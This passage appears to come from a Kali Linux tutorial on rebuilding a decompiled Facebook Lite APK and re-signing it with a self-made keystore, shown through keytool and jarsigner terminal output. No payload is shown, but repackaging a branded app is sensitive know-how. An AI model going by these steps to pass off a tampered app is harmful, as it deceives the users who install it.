-rw-r--r--  1 dileep dileep   430 Nov  3 12:37 apktool.yml
drwxr-xr-x  3 dileep dileep  4096 Nov  3 12:51 build
drwxr-xr-x  2 dileep dileep  4096 Nov  3 12:57 dist
drwxr-xr-x  3 dileep dileep  4096 Nov  3 12:37 original
drwxr-xr-x 78 dileep dileep  4096 Nov  3 12:37 res
drwxr-xr-x  6 dileep dileep  4096 Nov  3 12:37 smali
```



Change the directory to **dist**

```
┌──(dileep㉿kali)-[~/Downloads/Facebook/Facebook]
└─$ cd dist

┌──(dileep㉿kali)-[~/Downloads/Facebook/Facebook/dist]
└─$ ls -l
total 1192
-rw-r--r-- 1 dileep dileep 1216828 Nov  3 12:57 Facebook.apk
```

Step -3: Sign the apk

To sign the apk we need to generate the keystore


```
┌──(dileep㉿kali)-[~/Downloads/Facebook/Facebook/dist]
└─$ keytool -genkey -v -keystore my-release.key.keystore -alias myalias -keyalg RSA -keysize 2048 -validity
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Dileep Narne
What is the name of your organizational unit?
  [Unknown]:  TTU
What is the name of your organization?
  [Unknown]:  TTU
What is the name of your City or Locality?
  [Unknown]:  Lubbock
What is the name of your State or Province?
  [Unknown]:  TX
What is the two-letter country code for this unit?
  [Unknown]:  US
Is CN=Dileep Narne, OU=TTU, O=TTU, L=Lubbock, ST=TX, C=US correct?
  [no]:  Yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
        for: CN=Dileep Narne, OU=TTU, O=TTU, L=Lubbock, ST=TX, C=US
[Storing my-release.key.keystore]
```

```
┌──(dileep㉿kali)-[~/Downloads/Facebook/Facebook/dist]
└─$ ls -l
total 1204
-rw-r--r-- 1 dileep dileep 1216828 Nov  3 12:57 Facebook.apk
-rw-r--r-- 1 dileep dileep    2699 Nov  3 18:03 my-release.key.keystore
-rw-r--r-- 1 dileep dileep    7369 Nov  5  2008 signapk.jar
```

```
┌──(dileep㉿kali)-[~/Downloads/Facebook/Facebook/dist]
└─$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release.key.keystore Facebook.apk my
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/MYALIAS.SF
   adding: META-INF/MYALIAS.RSA
  signing: classes.dex
  signing: res/drawable-v21/foreground_touch_feedback.xml
  signing: res/drawable-xxhdpi/watch_and_go_icon.png
  signing: res/drawable-xxhdpi/launcher_icon_fblite.png
  signing: res/drawable-xxhdpi/camcoder_icon.png
  signing: res/drawable-xxhdpi/share.png
  signing: res/drawable-xxhdpi/video_play_icon.png
  signing: res/drawable-xxhdpi/camera_button.png
  signing: res/drawable-xxhdpi/video_pause_icon.png
  signing: res/drawable-xxhdpi/sound_off.png
  signing: res/drawable-xxhdpi/sound_on.png
  signing: res/drawable-xxhdpi/cross.png
  signing: res/xml/authenticator.xml
  signing: res/drawable-mdpi/sysnotif_facebook.png
  signing: res/drawable-mdpi/launcher_icon_fblite.png
  signing: res/drawable-mdpi/camcoder_icon.png
  signing: res/drawable-mdpi/sysnotif_message.png
  signing: res/drawable-mdpi/sysnotif_invite.png
  signing: res/drawable-mdpi/sysnotif_friend_request.png
  signing: res/drawable-xhdpi/sysnotif_facebook.png
  signing: res/drawable-xhdpi/ic_check_white_18dp.png
  signing: res/drawable-xhdpi/launcher_icon_fblite.png
  signing: res/drawable-xhdpi/camcoder_icon.png
  signing: res/drawable-xhdpi/share.png
  signing: res/drawable-xhdpi/sysnotif_message.png
  signing: res/drawable-xhdpi/camera_button.png
  signing: res/drawable-xhdpi/sysnotif_invite.png
  signing: res/drawable-xhdpi/sysnotif_friend_request.png
  signing: res/drawable-xhdpi/cross.png
  signing: res/drawable/screen_transition_progress.xml
  signing: res/drawable/photo_placeholder_dark.png
  signing: res/drawable/paid_preview_progress.xml
  signing: res/drawable/inline_text_box_dark_background.xml
  signing: res/drawable/single_selection_mark.9.png
  signing: res/drawable/foreground_touch_feedback.xml
  signing: res/drawable/selection_mark_without_v.9.png
  signing: res/drawable/launcher_icon_fblite.png
  signing: res/drawable/rotate_bg.xml
  signing: res/drawable/camera_button.png
  signing: res/drawable/manage_storage_item_background_unchecked.xml
  signing: res/drawable/manage_storage_item_background_checked.xml
  signing: res/drawable/inline_text_box_light_background.xml
  signing: res/drawable/floating_text_box_background.xml
```

```
signing: res/drawable/contact_list_image_background.xml
signing: res/drawable/black_to_transparent_gradient.xml
signing: res/drawable/icon_rotate.png
signing: res/drawable/camera_new_button.png
signing: res/drawable-ldpi/launcher_icon_fblite.png
signing: res/anim/slide_out_right.xml
signing: res/anim/slide_in_right.xml
signing: res/anim/slide_out_left.xml
signing: res/anim/slide_in_left.xml
signing: res/raw/logo.png
signing: res/raw/video_transcode_vs.glsl
signing: res/raw/strs.
signing: res/raw/video_transcode_fs_rgba.glsl
signing: res/raw/video_transcode_fs_bgra.glsl
signing: res/drawable-hdpi/sysnotif_facebook.png
signing: res/drawable-hdpi/launcher_icon_fblite.png
signing: res/drawable-hdpi/camcoder_icon.png
signing: res/drawable-hdpi/sysnotif_message.png
signing: res/drawable-hdpi/camera_button.png
signing: res/drawable-hdpi/sysnotif_invite.png
signing: res/drawable-hdpi/sysnotif_friend_request.png
signing: res/layout/tag_list_item.xml
signing: res/layout/videoview.xml
signing: res/layout/multi_picker_preview.xml
signing: res/layout/dummy_surfaceview.xml
signing: res/layout/play_button.xml
signing: res/layout/screen_transition.xml
signing: res/layout/album_gallery_activity.xml
signing: res/layout/contact_list_item.xml
signing: res/layout/gallery_item.xml
signing: res/layout/zoomview.xml
signing: res/layout/webview.xml
signing: res/layout/screen_transition_loading.xml
signing: res/layout/manage_storage_item.xml
signing: res/layout/floating_textbox.xml
signing: res/layout/generic_video_view.xml
signing: res/layout/clientmain_activity.xml
signing: res/layout/inline_textbox_view.xml
signing: res/layout/floating_textbox_view.xml
signing: res/layout/popup_window_video_view.xml
signing: res/layout/inline_textbox.xml
signing: res/layout/popup_videoview.xml
signing: res/layout/gallery_item_video_overlay.xml
signing: res/layout/spinner_view.xml
signing: res/layout/wait_for_init.xml
signing: res/layout/custom_dialog.xml
signing: AndroidManifest.xml
signing: resources.arsc
```



We have successfully signed the app.